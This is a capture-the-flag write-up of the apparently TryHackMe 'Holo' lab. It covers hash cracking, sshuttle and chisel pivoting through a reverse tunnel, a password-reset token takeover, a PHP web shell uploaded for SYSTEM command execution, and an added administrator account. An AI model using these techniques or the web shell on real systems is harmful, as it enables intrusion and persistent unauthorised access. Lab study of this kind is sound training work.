
```
__(accessone㉿pentest-accessone) [/media/.../maxone/CTFS/thm/holo]
$ hashcat -a 0 -m 1800 unshadowed.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

After some time hashcat gave us the password “Linuxrulez” for the user linux-admin we will again note this down for use within the network.

Before we start to now look at what or where else we can pivot to through out the network to further compromise it we need to map out where we are so far and how we got there so iv tried to do a diagram explaining everything so far:



with this all in mind we can now utilize all the information we have including the diagram from tryhack me again to start to pivot throughout the network:



At this point we can see in our screenshot above we have two new IP that have appeared, which are 10.200.142.30 and 10.200.142.31. We cannot ping this from our attacker host, so instead we will have to pivot through the webserver (L-SRV01) host to gain access to it. We will use shuttle initially to proxy our traffic through L-SRV01 and as shuttle only works via ssh so most likely won't work on windows boxes we will then use chisel for further pivoting through windows boxes, we can see this in the screenshots below:

```
(accessone㉿pentest-accessone)-[/media/.../maxone/CTFS/thm/holo]
$ sshuttle -r root@admin.holo.live --ssh-cmd "ssh -i /home/accessone/.ssh/id_rsa" 10.200.107.0/24 10.200.107.33
: Connected to server.
```

We will also at this point set up our chisel server on our attacking machine this is shown in the screenshot below:

```
[accessone@pentest-accessone]~/media/.../maxone/CTFS/thm/holo]$ ./chisel server -p 8000 --reverse &
[1] 3210818

2024/07/02 19:20:59 server: Reverse tunnelling enabled
2024/07/02 19:20:59 server: Fingerprint lcvmjt0is00iUdoHTWzcjzyYHby7S26UAJSfkoc5RUo=
2024/07/02 19:20:59 server: Listening on http://0.0.0.0:8000
[accessone@pentest-accessone]~/media/.../maxone/CTFS/thm/holo]$ chisel server
2024/07/02 19:21:04 server: Fingerprint wbyn7jxA9REQetgqXiKciUzZuYI7yM0mYDge3D6YIEs=
2024/07/02 19:21:04 server: Listening on http://0.0.0.0:8080
2024/07/02 19:21:15 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

We need to set up a socks proxy within our proxychains4.conf file we can do this by using any text editor and adding "sock5 127.0.0.1 1080:

/etc/proxychains4.conf - Mousepad

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

```
|44 #
|45 #      Examples:
|46 #
|47 #          socks5  192.168.67.78    1080    lamer    secret
|48 #          http     192.168.89.3    8080    justu    hidden
|49 #          socks4  192.168.1.49    1080
|50 #          http     192.168.39.93   8080
|51 #
|52 #
|53 #      proxy types: http, socks4, socks5, raw
|54 #          * raw: The traffic is simply forwarded to the proxy without
|55 #              modification.
|56 #          ( auth types supported: "basic"-http  "user/pass"-socks )
|57 [ProxyList]
|58 # add proxy here ...
|59 # meanwhile
|60 # defaults set to "tor"
|61 socks4 127.0.0.1 1080
|62 socks5 127.0.0.1 1080|
|63
```

We are now ready on our attacker machine, we jump over to L-SRV01 and firstly transfer over chisel by hosting it on a python webserver and then pulling it over as we did earlier in the assessment again, we then run chisel in client mode and point it back to our attacker

machine this can be seen in the screenshots below:

```
root@ip-10-200-107-33:/tmp/10.50.103.205# ./chisel client 10.50.103.205:8000 R:socks &
[4] 4896
root@ip-10-200-107-33:/tmp/10.50.103.205# 2024/07/02 18:21:15 client: Connecting to ws://10.50.103.205:8000
2024/07/02 18:21:15 client: Connected (Latency 31.272943ms)
```

confirming our new pivot is in working order by curling 10.200.107.31 and retrieving a website:

```
(accessone㉿pentest-accessone)-[/media/.../maxone/CTFS/thm/holo]
$ proxychains curl 10.200.107.31
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 10.200.107.31:80  ...  OK
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>Holo.live - Virtual Events</title>
    <link rel="icon" type="image/png" href="favicon.png"/>
    <link rel="stylesheet" href="style.css">
  </head>
  <style media="screen">
    .logo_center {
      display: block;
      margin-left: auto;
      margin-right: auto;
      margin-top: 10%;
      width: 90%
    }
    .box_container {
      margin-top: 3%;
      display: block;
      margin-left: auto;
      margin-right: auto;
      width: 30%;
      border-style: solid solid solid solid;
      background-color: white;
      border-radius: 5%;
    }
    .login_container {
      text-align: center;
    }
    .user {
      margin-top: 10%;
    }
    .pass {
      margin-top: 3%;
    }
    .button {
      margin-top: 3%;
      margin-bottom: 3%;
    }
    .form-inline input {
      vertical-align: middle;
```

we can also curl 10.200.107.30 and retrieve a webpage, we then scanned the whole range and discovered that following hosts:

10.200.107.30

10.200.142.31

10.200.142.32

10.200.142.33

10.200.142.35

Further port scanning reveals that .30 is the domain controller outputs from the scans are shown below:

---

Nmap scan report for ip-10-200-107-30.eu-west-1.compute.internal (10.200.107.30)

Host is up (0.00053s latency).

Not shown: 987 closed ports

PORT STATE SERVICE VERSION

53/tcp open domain?

80/tcp open http Microsoft IIS httpd 10.0

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-07-02 19:09:53Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn\_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

3389/tcp open ms-wbt-server Microsoft Terminal Services

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port53-TCP:V=7.80%I=7%D=7/2%Time=66845085%P=x86\_64-pc-linux-gnu%r(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x04bind\0\0\x10\0\x03");

MAC Address: 02:37:1B:93:88:27 (Unknown)

Service Info: Host: DC-SRV01; OS: Windows; CPE: cpe:/o:microsoft:windows

---

Nmap scan report for ip-10-200-107-31.eu-west-1.compute.internal (10.200.107.31)

Host is up (0.00049s latency).

Not shown: 992 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH for\_Windows\_7.7 (protocol 2.0)

80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

443/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)

445/tcp open microsoft-ds?

3306/tcp open mysql?

3389/tcp open ms-wbt-server Microsoft Terminal Services

MAC Address: 02:70:6C:82:EB:D5 (Unknown)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

---

Nmap scan report for ip-10-200-107-32.eu-west-1.compute.internal (10.200.107.32)

Host is up (0.00047s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE VERSION

3389/tcp open ms-wbt-server Microsoft Terminal Services

MAC Address: 02:AA:82:9B:47:C7 (Unknown)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

---

Nmap scan report for ip-10-200-107-35.eu-west-1.compute.internal (10.200.107.35)

Host is up (0.00050s latency).

Not shown: 994 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

3389/tcp open ms-wbt-server Microsoft Terminal Services

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

MAC Address: 02:B6:D0:54:4A:F3 (Unknown)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

---

Nmap scan report for ip-10-200-107-250.eu-west-1.compute.internal (10.200.107.250)

Host is up (0.0015s latency).

Not shown: 999 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

MAC Address: 02:71:FB:18:2B:5D (Unknown)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

---

Initiating SYN Stealth Scan at 19:12

Scanning ip-10-200-107-33.eu-west-1.compute.internal (10.200.107.33) [1000 ports]

Discovered open port 22/tcp on 10.200.107.33

Completed SYN Stealth Scan at 19:12, 1.24s elapsed (1000 total ports)

Initiating Service scan at 19:12

Scanning 1 service on ip-10-200-107-33.eu-west-1.compute.internal (10.200.107.33)

Completed Service scan at 19:12, 0.01s elapsed (1 service on 1 host)

NSE: Script scanning 10.200.107.33.

Initiating NSE at 19:12

Completed NSE at 19:12, 0.00s elapsed

Initiating NSE at 19:12

Completed NSE at 19:12, 0.00s elapsed

Nmap scan report for ip-10-200-107-33.eu-west-1.compute.internal (10.200.107.33)

Host is up (0.0000080s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION


22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)

80/tcp filtered http


Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

---


We can see right away there are two web servers running at .30 and .31, navigating to 10.200.107.31 we find a login page:




Exploring the new page we find that the password reset function only requires a username:



Through messing with this field and using usernames we had we discovered earlier we realize when an incorrect user is entered we receive the following response:



Although when we use the user name gurag that we found earlier we get the following response:




Looking at the response from the server we are also given a user token:

Name	Value	Domain	Pat Expires / Ma...	Size	Http Only	Secure	New / Import
▼ http://10.200.107.31 (2)							
PHPSESSID	c8r0gbajkn0ma-ta656odt5ct1	10.200.107.31	35	✓	✓		
user_token	e21561afb942labf61311c97b7d6245cbcdela8c805854252114a4f758a7c700fac9a1020fe0ddc4410ee672ae07c7b10	10.200.107.31	110	✓	✓		


Taking this user token and submitting it with the password reset request provides us with

something very interesting, we do this very simply by adding the token we are given to the original request in the address bar then hitting enter it really is as simple as that:




When we do this the page refreshes and we are presented with a password change form which we can use to reset the user gurag's password giving us control over that account:


## 1. Password reset screen




## 2. Password successfully reset response:



3. Logged in as Gurag user:



Inspecting the upload functionality after uploading a test file we would expect our uploaded file to be loaded on `10.50.107.31/img.php` in line with how the main image on the site loads when we visit <http://10.200.107.31/Gawr.png>. Unfortunately this is not the case, instead we are given 404 not found, at this point we decided we needed to further enumerate this web server. We try bruteforcing directories on the web app and quickly came across `/images` which contains our uploaded file:



## Index of /images

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">img.php</a>	2024-07-02 20:03	0	
<a href="#">script.php</a>	2024-06-25 08:21	304	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.107.31 Port 80

So to further this we now need to try and include a simple payload within the php file the screenshot below shows our payload:

A screenshot of a mousepad application window. The title bar says '/media/accessone/maxone/CTFS/thm/holo/screens/phppayloads/test1.php - Mousepad'. The menu bar includes File, Edit, Search, View, Document, Help. The toolbar includes standard file operations like Open, Save, Print, etc. The main text area contains the following PHP code:

```
1 <?php echo "Hack incoming!"; ?>
2
```

We upload this file via the functionality on the website then again visit `/images` directory to see if it has successfully uploaded:

## 1. Fileupload



## 2. Check file is in /image

**Index of /images**

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">img.php</a>	2024-07-02 20:03	0	
<a href="#">script.php</a>	2024-06-25 08:21	304	
<a href="#">test1.php</a>	2024-07-02 21:56	33	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.107.31 Port 80

When visiting the uploaded php file we find that it would appear we may be able to exploit this! Now let's try a web shell

Hack incoming!

This time we include the code <?php echo system(\$\_GET["cmd"]); ?> . This will provide us with the possibility to execute commands via the URL. However, when uploading and executing this, we get an error where we are only returned a blank

page and have no interaction. After much reading online we came up with the following super simple piece of html/ php code from a blog:

```
<html>

<body>

<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">

<input type="TEXT" name="cmd" autofocus id="cmd" size="80">

<input type="SUBMIT" value="Execute">

</form>

<pre>

<?php

if(isset($_GET['cmd'])) {

system($_GET['cmd']);

}


?>

</pre>

</body>

</html>
```

We Save this as a PHP file and upload it to the server as we did before, this time however when we visit the link associated with our file we have a nice clean webshell, we execute the whoami command and see that the shell is running as NT Authority / System so we have root access to 10.200.107.31 S-SRV01




we quickly add ourselves as a user then add ourselves to the administrators group and the remote desktop user group. Giving us persistent root access on this host:

1. Add our own user




2. Add ourselves to the administrators group



The screenshot shows a web browser window with the URL 10.200.107.31/images/exploit.php?cmd=net+user+%2Fadd. In the main area, there is a text input field containing the command "net localgroup administrators accessone /add". To the right of the input field is a blue "Execute" button. Below the input field, the text "The command completed successfully." is displayed.

The command completed successfully.

